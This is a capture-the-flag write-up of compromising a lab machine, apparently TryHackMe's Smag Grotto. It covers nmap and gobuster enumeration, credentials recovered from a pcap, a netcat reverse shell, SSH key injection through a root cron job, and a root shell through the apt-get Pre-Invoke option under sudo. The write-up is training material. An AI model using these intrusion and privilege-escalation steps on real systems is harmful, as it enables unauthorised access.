We start with **Nmap** as shown in **Figure 1**.

```
root@kali:~/Desktop/boxes/smagGrotto# nmap -sV -sC -oA scan 10.10.207.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 12:27 CDT
Nmap scan report for 10.10.207.165
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
|   256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
|_  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Smag
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
root@kali:~/Desktop/boxes/smagGrotto#
```

Figure 1 (Nmap result)

2 ports are open **SSH** on porn 22 and **HTTP** on port 80:

SSH (Secure Shell): used to securely access and control remote systems over a network.

HTTP: Protocol for accessing web pages from servers.

Visting the webpage as shown in **Figure 2**.



Figure 2(Web page)

Nothing appears interesting so **Gobuster** tool is used to find hidden directory as shown in **Figure 3**.



Figure 3(Gobuster result)

/mail directory is found, and it is shown in **Figure 4**.



Figure 4 (/mail directory)

Two key pieces of information: a .pcap file for analysis with Wireshark, and the domain smag.thm, which should be added to /etc/hosts.

The .pcap file was downloaded and opened in Wireshark, as shown in **Figure 5**.



Figure 5(.pcap file in Wireshark)

The file is small, containing only 10 packets. One notable HTTP packet is unencrypted, exposing plain text data. This HTTP traffic was examined, as shown in **Figure 6**.



Figure 6(HTTP request/response)

When looking at the HTTP packet, two important things were found: a subdomain and a username with password. The domain and subdomain were added to /etc/hosts in **Figure 7**, and both were visited, as shown in **Figures 7**, **8**, and **9**.



Figure 7(add vhosts)



Figure 8(visiting the domain via Vhost)



Figure 9 (Visting sub-domain via Vhost)

The vhost domain looks the same as the one visited earlier, but the subdomain is more interesting. There are two pages: login.php and admin.php. The admin.php page redirects to login.php, so we accessed login.php and used the credentials found in the .pcap file to log in, as shown in **Figure 10**.



Figure 10(admin.php)

We discovered that command execution is possible, so a reverse shell was obtained using a payload from this cheat sheet: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet, as shown in **Figures 11** and **12**.



Figure 11(NC reverse shell command)

```
root@kali:~/Desktop/boxes/smagGrotto# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.11.129.76] from (UNKNOWN) [10.10.207.165] 38164
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Figure 12(getting a shell)

After gaining a shell, we tried to read the user.txt flag, but the current user did not have permission, as shown in **Figure 13**.

```
root@kali:~/Desktop/boxes/smagGrotto# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.11.129.76] from (UNKNOWN) [10.10.207.165] 38164
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ cd /home
$ ls
jake
$ cd jake
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

Figure 13(access denied for user.txt)

After some time trying to find a privilege escalation, we found a crontab that copies the contents of the jake_id_rsa.pub.backup file into Jake's SSH authorized keys. This script is run by root, as shown in **Figure 14**.

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
#
```

Figure 14 (crontab)

Luckily, we had write permission on the jake_id_rsa.pub.backup file. So, we created an SSH key pair and inserted our public key into the file, allowing us to SSH into the system, as shown in **Figures 15** and **16**.

Figure 15(creating SSH key pair)



Figure 16(inserting public key)

Then, after waiting one minute (since the script runs every minute), we accessed the system via SSH using our private key and getting user.txt, as shown in **Figure 17**.

```
root@kali:~/Desktop/boxes/smagGrotto# ssh -i myjakekey jake@smag.thm
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020
jake@smag:~$
jake@smag:~$ ls
user.txt
jake@smag:~$ cat user.txt
[redacted]
jake@smag:~$
```

Figure 17(SSH as Jake and getting user.txt)

To get the root.txt flag, we ran sudo -l to check our allowed root commands. We found that /usr/bin/apt-get could be run as root. Using https://gtfobins.github.io/gtfobins/apt-get/, we found a way to escalate privileges and successfully retrieved the root.txt flag, as shown in **Figure 18**.

```
jake@smag: ~ 190x43
jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
jake@smag:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
[redacted]
#
```

Figure 18(getting root.txt)